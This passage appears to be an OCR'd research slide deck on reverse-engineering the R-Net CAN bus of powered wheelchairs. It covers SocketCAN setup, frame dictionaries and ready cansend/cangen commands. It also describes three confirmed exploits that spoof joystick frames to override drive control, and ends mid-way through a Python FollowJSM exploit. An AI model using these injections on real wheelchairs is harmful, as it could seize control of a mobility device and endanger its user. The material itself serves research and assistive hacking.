
Protocol chips do the work.
CAN protocol is built in to many SOCs (Beaglebone) and MCUs(ARM Cortex M3/M4.)

Acknowledge bit (@ end of frame) is set by any receiving device.

Errors in transmission can be instantly detected. We tried bit banging to kill frames.
This instantly causes an error condition and the frame is resent (no timeout).

There are no addresses implicit in CAN protocol.
This makes it difficult to determine what is source/destination.

CANbus devkits



Pi3 ($25) +
PiCan2 w/ SMPS (skpang) ($58)
R-Net cable ($25)
Uses MCP2551 + MCP2515
~$115
Interrupt driven.
Works well with SocketCAN.
Wifi + 1AMP power = self contained.

SSH, VNC, or use a display.

Arduino UNO ($15) +
Sparkfun CANshield ($32)
R-Net cable ($25 ebay)
~$75
Install as Slcan to use with SocketCAN
You will want a terminal
(linux box but not pi)
Slcan.iso does hang occasionally

Setting up and using *SocketCAN*

SocketCAN is a set of open source CAN drivers and a networking stack contributed by Volkswagen Research to the Linux kernel.

To install PiCan2 on pi3, add to /boot/config.txt:


```
    dtparam=spi=on
    dtoverlay=mcp2515-can0-overlay,oscillator=16000000,interrupt=25
    dtoverlay=spi-bcm2835-overlay
```

$ sudo ip link set can0 up type can bitrate 125000

$ git clone https://github.com/linux-can/can-utils
or **sudo apt-get install can-utils**

$ candump can0 -L   # -L puts in log format

```
(1469933235.191687) can0 00C#
(1469933235.212450) can0 00E#08901C8A00000000
(1469933235.212822) can0 7B3#
(1469933235.251708) can0 7B3#
```




$ cansend can0 181C0D00#0840085008440840 #play a tune

$ cangen can0 -e -g 10 -v -v   #fuzz buss with random extended frames+data

$ candump -n 1 can0,7b3:7ff   #wait for can id 7B3

Getting CANframe into useful form

CANframe as seen on network:



CANframe as SocketCAN packet (16 hex bytes):

0100 8200 0002 0000 64fe 0000 0000 0000

CANframe as a paste from Wireshark:

9510   66.268585000   CAN   10 XTD: 0x02000100   64 fe

CANframe as output from $ candump can0 -L:

(66.268585000) can0 02000100#64FE

Our tools use the candump -L format to specify the content:

#Python3 example. Start thread to repeat Joy Forward frame every 10ms

canrepeat(cansocket,“02000100#64FE”,10)

R-NET CAN frame examples

Horn beep:

```
$ cansend can0 0C040100# ;sleep .2; cansend can0 0c040101#
```

Set maximum power to 50%:

```
$ cansend can0 0A040100#32; cansend can0 181c0100#0260000000000000
```

Random battery levels:

```
$ cangen can0 -I 1C0C0100 -L 1 -e -g 100
```

Change from mode “0” to mode “1”:

```
$ cansend can0 061#40400000; sleep .1; cansend can0 061#00410000
```

Terminal Goes Here

R-NET frame types

STARTUP and NETWORK CONFIG frames:

7B3# ;PMtx global request for configuration mode

1FRSTtUu# ;JSMtx/rx PMtx/rx SerialNumber exchange.
R=Subsequence {0-7} S=Sequence{0-7} Tt=address
Uu=SerialNum byte

EVENT FRAMES:

0C000005# **;**PMtx global motor has stopped (0 MPH).

0C000403# ;LMrx JSMtx activate hazard lamps for Output Module 4

PERIODIC FRAMES:

once started, they continue as long as the module is connected

02000100#0064 ;JSMtx Joystick 100% fwd for Input Module
sent every 10ms

14300100#E802 :PMtx drive motor current. Little-endian 16-bit.
sent every 200ms 0x02e8 = 6AMPS

00E#1234567800000000 ;JSM serialnum and heartbeat
;sent every 50ms
;PM wakes upon seeing

R-NET dictionary (WIP)

```
STARTUP and NETWORK CONFIG frames:
     000#R               :PMtx sleep all devices
     002#R               :PMtx sleep all devices
     00C#                :JSMtx test canbus connection.  Checks for ack on bus prior
to JSM wake
     04M#00000000        :JSMrx select modemap M for parameter exchange.  See:
78M#...  causes
     04M#80000000        :JSMtx end parameter exchange for mode M.
     7B3#                :PMtx global request for configuration mode
     7B1#                :PMtx drop to config mode 1
     7B0#                :JSMtx PMtx drop to config mode 0 --- ends capability
PARAMETER EXCHANGE frames:
     78M#2P810000Xx00Vv00:JSMtx check if pointer Xx sub Vv exists
     79M#4P81000000000000:PMtx yes, pointer exists
     79M#CP81000000000000:PMtx no, pointer does not exist
     79M#2P8C0000asciitxt:PMtx text chunk used for cJSM display messages.  Only prese
     78M#4P8F000000000000:JSMtx request "pointer" from PM.  Pointer address set with
78M#2P81...
     79M#2P8F0000XxYy0000:JSMtx XxYy = "pointer" returned by PM. Response to
78M#408F000000000000
     79M#C181000028000000:PMtx Error: address not found.
     78M#208000001M000000:JSMtx programming header issued prior to capability

SERIAL NUMBER enumeration/confirmation:
     1FRSTtUu#                :JSMtx/rx PMtx/rx SerialNumber exchange. R=Subsequence
     1f9000Xx#
     1f9100Xx#
     1f8000Xx#
```

Override control from the JSM

JSM sends 02000X00#XxYy frames at 10 ms intervals.

If we can preempt or eliminate these frames we can replace them with our own.


Confirmed methods: JSMerror, FollowJSM, EmulateJSM:

1. **JSMerror:** Trigger JSM network error. Many different frames will do this. JoyXY frames stop.
   - (-) JSM must be present and turned on
   - (-) Drive control is disabled. JSM can control speed.

2. **FollowJSM:** Wait for JoyXY frame. Immediately send our own. If done within 1ms of original, the PM will accept as valid.
   - (-) Occasionally drops control for a few seconds due to late frame
   - (+) JSM can still provide drive control if we allow for it in code.

3. **EmulateJSM:** Disconnect JSM. Spoof JSM by replaying wakeup handshake.
   - (+) No JSM required.
   - (-) So far... we only have a replay to spoof a JSM the PM has logged before

JSMerror exploit



```
No.   Time         Length Info
  315 2.837178000     10 XTD: 0x02000100  00 00
  316 2.847196000     10 XTD: 0x02000100  00 00
  317 2.857223000     10 XTD: 0x02000100  00 00
  318 2.861375000     10 XTD: 0x14300000  00 00
  319 2.867185000     10 XTD: 0x02000100  00 00
  320 2.871171000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  321 2.877192000     10 XTD: 0x02000100  00 00
  322 2.887183000     10 XTD: 0x02000100  00 00
  323 2.897281000     10 XTD: 0x02000100  00 00
  324 2.898273000     15 XTD: 0x03c30f0f  87 87 87 87 87 87 87
  325 2.907235000     10 XTD: 0x02000100  00 00
  326 2.911412000      8 XTD: 0x0c000000
  327 2.911838000     16 XTD: 0x1c300004  6c b0 4d 00 6c b0 4d 00
  328 2.920997000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  329 2.954035000     13 XTD: 0x1c200100  04 81 00 00 03
  330 2.971239000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  331 2.997445000     15 XTD: 0x03c30f0f  87 87 87 87 87 87 87
  332 3.020994000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  333 3.071271000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  334 3.097462000     15 XTD: 0x03c30f0f  87 87 87 87 87 87 87
  335 3.111383000      9 XTD: 0x0c140000  c0
  336 3.112096000     10 XTD: 0x14300000  00 00
  337 3.120962000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  338 3.171285000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  339 3.197629000     15 XTD: 0x03c30f0f  87 87 87 87 87 87 87
  340 3.211508000      9 XTD: 0x0c140000  01
  341 3.221085000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  342 3.271308000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  343 3.297535000     15 XTD: 0x03c30f0f  87 87 87 87 87 87 87
  344 3.321005000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
  345 3.361643000     10 XTD: 0x14300000  00 00
  346 3.371265000     16 STD: 0x0000000e  08 90 1c 8a 00 00 00 00
```

Green = JoyXY frames
Yellow = JSM heartbeats
Red = Injected frame

JSM is in “drive” mode Outputs JoyXY frames... until a JSM network error is triggered.

JSM continues to output heartbeat frames but stops outputting JoyXY frames. At the point of error we can take up the rhythm with injection.


Synchronizing our spoofed JoyXY frames may be done by clocking the last JSM JoyXY frame prior to inducing the JSM error.

FollowJSM exploit

Python3 code to test FollowJSM exploit:

```
#wait for a joystick frame and save for later
joyframe = dissect_frame(canwait(cansocket,"02000000:1FFF0000"))
